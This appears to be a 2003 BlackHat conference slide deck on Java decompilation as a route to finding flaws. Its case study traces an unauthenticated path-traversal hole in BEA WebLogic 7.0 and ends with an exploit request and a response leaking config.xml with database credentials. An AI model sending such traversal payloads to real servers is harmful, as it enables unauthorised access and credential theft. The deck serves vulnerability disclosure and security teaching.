



BlackHat 2003

Decompilation and Application Security



What is decompilation?

- Decompilation is the process of turning executable (machine-readable) code into source (human-readable) code.
- A decompiler is a program that automates the process of decompilation.
- Decompilers are available for many languages, including C/C++, Visual Basic, Java, etc.
- Some languages are “easier” to decompile than others, and thus produce code that is closer to the original.

Interesting applications for decompilation

- ❁ Java Clients – Many distributed applications use Java applets or standalone applications as clients. Most developers do not anticipate that their applications will be decompiled and often leave sensitive information in these applications.
- ❁ “Stolen” Class Files – It may be possible to steal class files (byte-code compiled Java applications) from a web server that uses Servlets or JSPs by exploiting application-layer vulnerabilities.
- ❁ Enterprise Servers – Many web servers and web application servers are written in Java. If you can install it, you can decompile it.

Why does Java decompile so easily?

One of the main advantages of Java is its portability. One of the ways that the Java platform accomplishes this is by storing more "high-level" information in its executable files. A side effect of this is that source code recovery is much easier, as there is lots of detailed information available about the way the application works.

Free Java Decompilation Tools

☰ Mocha

- ☰ First widely distributed decompiler.
- ☰ Somewhat buggy.

☰ Jad

- ☰ Fast, written in C.
- ☰ Available for most OSes/platforms.
- ☰ Several GUIs and IDE plug-ins available.

☰ Jode


- ☰ Still being maintained.
- ☰ Written in Java.

Example: BEA Weblogic



Installing WebLogic

- “Typical WebLogic Domain with no custom applications.”



Enumeration

- What applications are deployed on the server by default?
- The documentation mentions two:
 - console
 - certificate
- Console isn't deployed explicitly in config.xml, so where is it?
- "management_internal" sound interesting, doesn't it?

wl_management_internal1

- Decompress and extract .war files just like a .zip file.
- It contains two Java files:
 - LogfileSearchServlet.class
 - WebLogicLogMessage.class should
- It also has one XML file:
 - web.xml

LogfileSearch At-a-Glance

- Appears to have been built with some security in mind.
 - Grabs username and password from headers (which is unusual) and sets up a callback handler using those credentials.
 - If the auth is valid, do a logfile search.
 - If not, you'll get one of two security-related exceptions.
- At least on the surface, this looks secure. Let's see if we can find something with gaping holes.

wl_management_internal2

- Two classes in wl_management_internal2:
 - BootstrapServlet
 - FileDistributionServlet
- FileDistributionServlet sounds interesting, doesn't it?

FileDistributionServlet doPost At-a-Glance

- Again, looks like it's designed to use authentication, which is discouraging.
- At this point it's tempting to just start looking into the `pa.authenticate` class.
- But `FileDistributionServlet` has `doGet` method as well...

FileDistributionServlet doGet At-a-Glance

- The “wl_request_type” header is checked.
- There are ten valid wl_request_types:
 - wl_component_request
 - wl_ear_resource_request
 - ear_request
 - wl_xml_entity_request
 - wl_server_certificate_request
 - wl_server_certificate_chain_request
 - wl_jsp_refresh_request
 - wl_init_replica_request*
 - wl_file_realm_request*
 - wl_managed_server_independence_request*
- Only three (*) seem to require authentication.

FileDistributionServlet - wl_xml_entity_request

- Grabs the values of the “xml-registry-name” and “xml-registry-path”
- If both of those values are non-null and not zero length
 - XMLRegistryDir will be created with the value of xml-registry-name as a parameter.
 - XMLRegistryDir.getEntity will be called with the value of xml-registry-path as a parameter
- XMLRegistryDir is not defined in the FileDistributionServlet source, so it must be in one of the imported packages
- “weblogic.xml.registry.XMLRegistryDir” seems like a likely candidate
- Extract and decompile the XMLRegistryDir.class file from weblogic.jar

XMLRegistryDir

- The value of the xml-registry-name header is stored in registryName
- A directory path is constructed using registryName
- The value of xml-registry-path is combined with the directory path and the resulting file path is opened and returned to the client.
- Neither xml-registry-request not xml-registry path have been sanitized at any point.

Putting the pieces together

- An undocumented application called `wl_management_internal2` is deployed in Weblogic's default configuration.
- One of these applications, `FileDistributionServlet`, can perform several different tasks depending on what is sent in the `wl_request_type` header. It does not use authentication..
- One of `FileDistributionServlet`'s functions, `wl_xml_entity_request`, will take two client-supplied values and use the to construct a file path.
- This file will be returned to the client.

Exploit Request

```
GET /wl_management_internal2/wl_management HTTP/1.0  
wl_request_type: wl_xml_entity_request  
xml-registry-name: ../..//  
xml-entity-path: config.xml
```

Exploit Response

HTTP/1.0 200 OK

Date: Wed, 26 Mar 2003 19:06:43 GMT

Server: WebLogic WebLogic Server 7.0 SP1 Mon Sep 9 22:46:58 PDT 2002 206753

Version: 2

Connection: Close

```
<?xml version="1.0" encoding="UTF-8"?>
<JDBCConnectionPool CapacityIncrement="2"
  DriverName="weblogic.jdbc.mssqlserver4.Driver"
  InitialCapacity="10" MaxCapacity="200" Name="sqlPool"

  Properties="shrinkPeriodMins=15;user=sa;allowShrinking=true;loginDelaySecs=0;password=saadmin;refreshMinutes=10;testTable=sysusers"
  Targets="webapp2" URL="jdbc:weblogic:mssqlserver4:sqlserver@sqldb:1433"/>
<Domain ConfigurationVersion="7.0.1.0" Name="mydomain">
  <Application Deployed="true" Name="DefaultWebApp"
    Path=".applications" StagedTargets="" TwoPhase="false">
    <WebAppComponent Name="DefaultWebApp" Targets="myserver" URI="DefaultWebApp"/>
  <Application Deployed="true" Name="certificate"
    Path=".applications" StagedTargets="" TwoPhase="false">
    <WebAppComponent Name="certificate" Targets="myserver" URI="certificate.war"/>
  </Application>
  <ApplicationManager Name="mydomain"/>
  <EmbeddedLDAP
    Credential="{3DES}sIZLFI3bx67ivFJnD2ZEVBhh0NUhrc35CQmAKUSCAHQ=" Name="mydomain"/>
  <FileRealm Name="wl_default_file_realm"/>
  <JTA Name="mydomain"/>
  <Log FileName=".wl-domain.log" Name="mydomain"/>
  <PasswordPolicy Name="wl_default_password_policy"/>
  <Realm FileRealm="wl_default_file_realm" Name="wl_default_realm"/>
```

...